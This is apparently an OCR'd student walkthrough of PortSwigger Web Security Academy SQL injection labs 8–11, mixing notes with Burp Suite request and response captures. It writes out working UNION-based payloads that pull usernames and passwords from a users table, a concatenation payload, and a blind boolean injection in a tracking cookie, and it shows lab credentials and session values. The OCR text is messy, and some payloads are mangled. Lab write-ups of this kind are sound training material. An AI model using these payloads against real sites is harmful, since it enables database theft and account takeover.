Host: 0a44006604149bd6816b25f600aa0034.web-security-academy.net
Cookie: session=zjlGHzJ7SvXruYpvnl8OpKyceDtRRg3
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a44006604149bd6816b25f600aa0034.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8113
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labsEcommerce.css" rel="stylesheet">
<title>
SQL injection UNION attack, determining the number of columns returned by the query
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>

<section class='academyLabBanner is-solved'>

<h2>
SQL injection UNION attack, determining the number of columns returned by the query
</h2>
<a class=link-back href='
https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns'>
Back to labs description
<svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='
http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
<g>
<polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
</polygon>
<polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
</polygon>
</g>
</svg>
Search...
0 highlights
Done
8,221 bytes | 356 millis
25°C Mostly cloudy
Search
6:03 AM 9/8/2023


SQL injection cheat sheet | Web
All labs | Web Security Academy
Lab: SQL injection UNION attack
SQL injection UNION attack, det
https://0a44006604149bd6816b25f600aa0034.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
WE LIKE TO SHOP
Clothing, shoes and accessories
Refine your search:
All Clothing, shoes and accessories Food & Drink Lifestyle Tech gifts Toys & Games
The Trolley-ON $82.39 View details
The Alternative Christmas Tree $63.76 View details
Dancing In The Dark $70.61 View details
Baby Minding Shoes $80.39 View details
25°C Mostly cloudy
Search
6:05 AM 9/8/2023


Lab 08: SQL injection UNION attack, finding a column containing text.


In this lab there is a vulnerability in the product category filter. You can find how many columns are there by using the previous lab technique. (By performing UNION attack) We need to find out which column contains string values. For that need to enter some string into any of these 3 columns.

2nd column is the values with strings, you can check it one by one.

To solve this lab, we need to retrieve what they are asking to do, So Make the database retrieve the string: 'SXBHr2'.

GET /filter?category=Food+%26+Drink'+UNION+SELECT+NULL,'abc',NULL—




Burp Project Intruder Repeater View Help Logger++
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh
Settings
Send Cancel
Target: https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET /filter?category=Food+%26+Drink'+UNION+SELECT+NULL,'abc',NULL-- HTTP/2
Host: 0a41005b03252d0086c2e3c000cf0014.web-security-academy.net
Cookie: session=aaXUCHMqNAgaf2tISaIciEyOXmuDFZKX
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5170
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>
SQL injection UNION attack, finding a column containing text
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>


<section class='academyLabBanner'>

<h2>
SQL injection UNION attack, finding a column containing text
</h2>

Back to lab home

Make the database retrieve the string: 'SXBHr2'

<a class=link-back href='
https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text'>
Back to lab description
<svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 18
Response headers 3
0 highlights
Done
5,278 bytes | 295 millis
25°C Mostly cloudy
Search
6:20 AM 9/8/2023


Burp Project Intruder Repeater View Help Logger++
Request
GET /filter?category=Food+%26+Drink'+UNION+SELECT+NULL,'SXBHr2',NULL-- HTTP/2
Host: 0a41005b03252d0086c2e3c000cf0014.web-security-academy.net
Cookie: session=aaXUCHMqNAgaf2tISaIciEyOXmuDFZKX
Response
Pretty Raw Hex Render
Congratulations, you solved the lab!
Share your skills!
Continue learning
Web Security Academy
SQL injection UNION attack, finding a column containing text
LAB Solved
Back to lab description
Home | My account
WE LIKE TO SHOP
Food & Drink
Refine your search:
All Accessories Clothing, shoes and accessories Food & Drink Gifts Tech gifts
Eggtastic, Fun, Food Eggcessories $49.66 View details
Sprout More Brain Power $53.05 View details
Single Use Food Hider $37.51 View details
BBQ Suitcase $36.19 View details
Done
8,280 bytes | 274 millis
25°C Mostly cloudy
Search
6:26 AM 9/8/2023

Lab 09: SQL injection UNION attack, retrieving data from other tables.


In this lab there is also the same vulnerability as previous lab, we need to do a SQL injection and find out the data type of the columns are strings or not.


'+UNION+SELECT+NULL+NUL--


'+UNION+SELECT+string1+string2 --

(‘’ use quotations, we are using – because to comment out everything after the query)

To pass this lab we need the administrator password and log in. (use my account option to login)




https://0a3d00c303ae2d16869bede900cf00b1.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+username,+password+FROM+users--
Home | My account
WE LIKE TO SHOP
Pets' UNION SELECT username, password FROM users--
Refine your search:
All Accessories Corporate gifts Gifts Pets Toys & Games
administrator
93ai6r6ce3ppdf7q4hbu
Babbage Web Spray
Webs can be so unpredictable, falling apart and crashing to the ground just when you don't want them to. Babbage web spray is here to help. This easy to use solvent will keep any web fully functional for as long as you need it to be. There is nothing more rewarding than waking up to a full web of bugs, you no longer need to fear eggs being laid overnight in your leftover pizza. The concerns of leaving food out as the refuse bag is full are gone forever. No flies on you, or your takeaway. Easy to use, just wait for Mr. Spider to do his daily rounds, shake the can and spray the web. WARNING: Make sure it is completely dry before Mr spider returns, you don't want him getting stuck and losing a leg in an effort to break free. The solvent has highly tested ingredients that work with the web's own adhesive qualities in order for it to be a complete working bug catcher. Babbage is a very versatile product, if used on low lying webs it will also work as a catcher of mice, rats, and even the odd curious raccoon. And there's more, if not overused it can even replace your conventional hairspray. WARNING: DO NOT USE ON WET HAIR. The solvent will clump and become permanent. For such a small price you'd be a fool not to give it a try. You can be the envy of your neighborhood, and you'll never be short of visitors who will want to see your web display.
carlos
k3pxwpjfexy9l1ahtfvt
Fur Babies
Fur babies is a new concept for those of you who live in apartments where the Landlord doesn't allow pets. We have a huge selection of cute animal suits you can dress your babies in. All suits are made from breathable fabrics keeping your little ones cool, or warm, all year round. If you want a rabbit, what the heck,
25°C Mostly cloudy
Search
6:47 AM 9/8/2023


https://0a3d00c303ae2d16869bede900cf00b1.web-security-academy.net/my-account?id=administrator
Web Security Academy
SQL injection UNION attack, retrieving data from other tables
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email
25°C Mostly cloudy
Search
6:49 AM 9/8/2023

Lab 10: SQL injection UNION attack, retrieving multiple values in a single column.

Same as previous steps.

To pass this level you need to log in as an admin and for that you need administrator credentials.

In here we have only one column to retrieve multiple value of data. (Only one column store string values)

2nd column contains the string values.


Now we need to find out username and the password, for that we don't know the first column data type so we keep it as NULL it matches everything.


Now we need to concatenate username and the password.

GET /filter?category=Corporate+gifts'+UNION+SELECT+NULL,username||'--'||password+FROM+users-- HTTP/2

Pipe is for concatenate.

--(is the separator)




SQL injection cheat sheet | Web
All labs | Web Security Academy
Lab: SQL injection UNION attack
SQL injection UNION attack, retri
https://0a29003003222dc28651f2000060004c.web-security-academy.net/my-account?id=administrator
Web Security Academy
SQL injection UNION attack, retrieving multiple values in a single column
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email
25°C
Mostly cloudy
Search
7:22 AM
9/8/2023

Lab 11: Blind SQL injection with conditional responses

This lab contains a blin SQL injection vulnerability.

Need to get the password for administrator and log in to solve this lab.

Cookie: TrackingId=JrFAQWdlEvDIVgtG' AND '1'='1;

This is a true condition there for you can see the 'welcome back' if it is false, you cannot see it.

do this in intruder.

Cookie: TrackingId=JrFAQWdlEvDIVgtG' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>§1§)='a; session=8Us2Yh56YmurEo5WSHn8sll6oQ0gXE90

>§1§ this will send many requests if we need 30 times it will send 30 requests, need to change that in setting by entering "welcome back!' string then we can know the length of the password.

now we know that password length is 20.

now change the attack type into cluster bomb. (sniper only one payload, cluster there are two payloads)

substring counts each character in the string.

1 is the first payload and the a is the second payload.

and set 1 payload as numbers that 1-20

